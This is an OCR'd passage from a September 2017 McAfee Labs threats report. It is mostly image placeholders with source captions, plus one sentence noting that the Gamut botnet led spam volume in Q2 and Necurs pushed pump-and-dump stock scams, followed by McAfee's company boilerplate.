


Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Incidents




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Follow

Share




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Web and Network Threats




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Follow

Share




Source: McAfee Labs, 2017.




Source: McAfee Labs, 2017.

Gamut again claims the top rank for volume during Q2, continuing its trend of spamming job-related junk and phony pharmaceuticals. The Necurs botnet was the most disruptive, pushing multiple pump-and-dump stock scams during the quarter.



Source: McAfee Labs, 2017.



Source: McAfee Labs, 2017.

Follow

Share

About McAfee

McAfee is one of the world's leading independent cybersecurity companies. Inspired by the power of working together, McAfee creates business and consumer solutions that make the world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com.

2821 Mission College Blvd.
Santa Clara, CA 95054
888.847.8766
www.mcafee.com

September 2017
3525_0917_rp-threats-sept